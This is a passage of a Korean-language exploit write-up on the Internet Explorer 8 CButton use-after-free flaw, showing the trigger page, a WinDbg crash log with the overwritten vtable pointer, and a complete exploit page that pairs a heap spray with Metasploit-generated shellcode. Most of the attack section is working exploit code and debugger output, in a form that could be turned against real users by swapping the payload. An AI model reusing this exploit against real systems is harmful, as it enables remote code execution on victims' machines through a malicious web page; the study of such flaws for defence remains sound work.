인자 중 'dwBytes'를 보면 0x58 만큼 메모리에 할당된다. 그렇다면 이것과 똑같은 크기만큼이나 비슷한 크기만큼 다시 할당시켜주면 아까 그 자리에 들어갈 것이다. 여러 블로그를 살펴보니 재할당엔 'classname'같은 속성들을 사용하는데 이번 exploit에도 classname을 사용해볼 것이다.

Gflags.exe로 PageHeap와 Stack Trace 로그 옵션을 풀고 소스를 수정한다.

C:₩Documents and Settings₩Administrator>gflags.exe /i iexplore.exe -hpa -ust
Current Registry Settings for iexplore.exe executable are: 00000000

```
<!doctype html>
<html>
<head>
  <script>
    function helloWorld() {
      e0 = document.createElement("form");
      e1 = document.createElement("div");
      e2 = document.createElement("table");

      e1.applyElement(e2);
      e1.appendChild(document.createElement("button"));
      e1.applyElement(e0);
      e2.innerText = "";
      e1.applyElement(document.createElement("div"));
      CollectGarbage();
      e0.className =
     "₩u4344₩u4142AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
    }
  </script>
</head>

<body onload="helloWorld()">
</body>
</html>
```

여기서 Vtable이 있던 자리에 다시 할당하는 부분은 e0.elassName 이고 0x58만큼 할당시켰다. 0x58바이트인 이유는 A를 유니코드로 집어넣어서 2바이트씩 들어가고 이곳에 null이 들어갈 2바이트를 합치면 [0x41424344][AAAA..AAAA][₩x00₩x00] => [4바이트][82바이트][2바이트] 이러한 형식이 되므로 정확히 0x58 (10진수로 88바이트)만큼 재 할당된다. 실제 로그를 살펴보면 다음과 같다.

```
(66c.9f0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41424344 ebx=0022b8b0 ecx=00000052 edx=00000000 esi=00000000 edi=002382d0
eip=3ea85fb6 esp=016bd79c ebp=016bd80c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!CMarkup::OnLoadStatusDone+0x504:
3ea85fb6 ff90dc000000      call      dword ptr [eax+0DCh] ds:0023:41424420=????????
1:025> dd edi
002382d0  41424344 00410041 00410041 00410041
002382e0  00410041 00410041 00410041 00410041
002382f0  00410041 00410041 00410041 00410041
00238300  00410041 00410041 00410041 00410041
00238310  00410041 00410041 00410041 00410041
00238320  00410041 00000041 eaa450cd ff0c0100
```

성공적으로 0x41424344 부터 payload끝까지 vtable이 있던 자리에 들어간 것을 볼 수 있다.


그렇다면 이제 힙 스프레이를 해야 하는데 브라우저 별로 힙 스프레이 방법이 다르다. 예를 들어 Ie8 에서 작동하던 스프레이 방법이 IE9 에서는 작동하지 않는 등 많은 변수들이 있는데 이번에 공략할 브라우저는 Ie8 이므로 검색하여 자료를 찾아본 결과 5 분도 안돼서 찾을 수 있었다.

아래 코드는 힙 스프레이 코드를 적용시킨 exploit 코드이다.

```
<!doctype html>
<html>
<head>
  <SCRIPT language="JavaScript">
   function padnum(n, numdigits)
   {
     n = n.toString();
     var pnum = '';
     if (numdigits > n.length)
     {
       for (z = 0; z < (numdigits - n.length); z++)
        pnum += '0';
     }
     return pnum + n.toString();
   }
   var calc, chunk_size, headersize, nopsled, nopsled_len, code;
   var heap_chunks, i, codewithnum;
  //
  // ruby msfpayload windows/exec cmd=calc.exe J
  // windows/exec - 200 bytes
  // http://www.metasploit.com
  // VERBOSE=false, EXITFUNC=process, CMD=calc.exe
  //
   calc = unescape(
   "%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30" +
   "%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031" +
   "%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752" +
   "%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a" +
   "%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34" +
   "%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475" +
   "%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66" +
   "%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424" +
   "%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86" +
   "%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff" +
   "%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c" +
   "%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uff53%u63d5" +
   "%u6c61%u2e63%u7865%u0065");
  //
   chunk_size = 0x40000;
   headersize = 0x24;
   nopsled = unescape("%u0c0c%u0c0c"); // 0x7c376224 RETN [MSVCR71.dll]
   nopsled_len = chunk_size - (headersize + calc.length);
   while (nopsled.length < nopsled_len)
      nopsled += nopsled;
```

```
    nopsled = nopsled.substring(0, nopsled_len);
    code = nopsled + calc;
    heap_chunks = new Array();
    for (i = 0 ; i < 1000 ; i++)
    {
        codewithnum = padnum(i,4) + code;
        heap_chunks[i] = codewithnum.substring(0, codewithnum.length);
    } // heap spray

     function helloWorld() {
        e0 = document.createElement("form");
        e1 = document.createElement("div");
        e2 = document.createElement("table");

        test = document.createElement("td");

        e1.applyElement(e2);
        e1.appendChild(document.createElement("button"));
        e1.applyElement(e0);
        e2.innerText = "";
        e1.applyElement(document.createElement("div"));
        CollectGarbage();
        test.className = "₩u0c0c₩u0c0cAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
     } // trig vuln
   </script>
</head>

<body onload="helloWorld()">
</body>
</html>
```

이제 모든 코드를 완성했고 함수 포인터로 참조할 주소를 0x0c0c0c0c 로 설정했으니 실행해보자.



프로그램 흐름이 변경되었고 코드가 잘 실행된 것을 볼 수 있다.

4 Conclusion

종합해보면 취약점 형태는 Use-After-Free 이고 Cbutton 객체가 해제된 이후에도 여전히 참조하는 부분이 남아있고 그 부분을 참조하게 1되어서 발생하는 형태이다. 해제된 이후 특별히 참조할 일이 없기 때문에 (위 exploit 코드 기준) 그 중간에 reallocate 코드를 첨부하면 Cbutton 객체가 있던 곳에 다시 할당시킬 수 있고 흐름을 바꿀 수 있다.

5 Reference

가) http://blogs.technet.com/b/srd/archive/2012/12/29/new-vulnerability-affecting-internet-explorer-8-users.aspx

나) http://blogs.technet.com/b/srd/archive/2012/12/29/new-vulnerability-affecting-internet-explorer-8-users.aspx

다) http://training.nshc.net/KOR/Document/vuln/20130405_Microsoft_Internet_Explorer_CButton%20Object_Use_After_Free_Vulnerability.pdf

라) http://research.hackerschool.org/bbs/data/free/CButton_Trans.txt

마) http://binvul.com/viewthread.php?tid=271&extra=page%3D1

바) http://binvul.com/attachment.php?aid=MzM5fGQxZjQ5YTdhfDEzODk0MjY3OTB8MzEyYmt0NjQrSW1BRFRiTXI0d3dlMFhIcDJ2RjlLOHBwaTFtUFBrSVAzUDZ0VTQ%3D

사) http://blog.ioactive.com/2013/11/heaplib-20.html

아) http://blog.naver.com/lancho0717?Redirect=Log&logNo=70171203157

자) https://www.greyhathacker.net/?p=549

6 PostScript (P.S)

브라우저 버그와 기본적 지식 이해 등에 많은 도움을 주신 슈퍼해커 'mongli'형께 진심으로 감사 드립니다.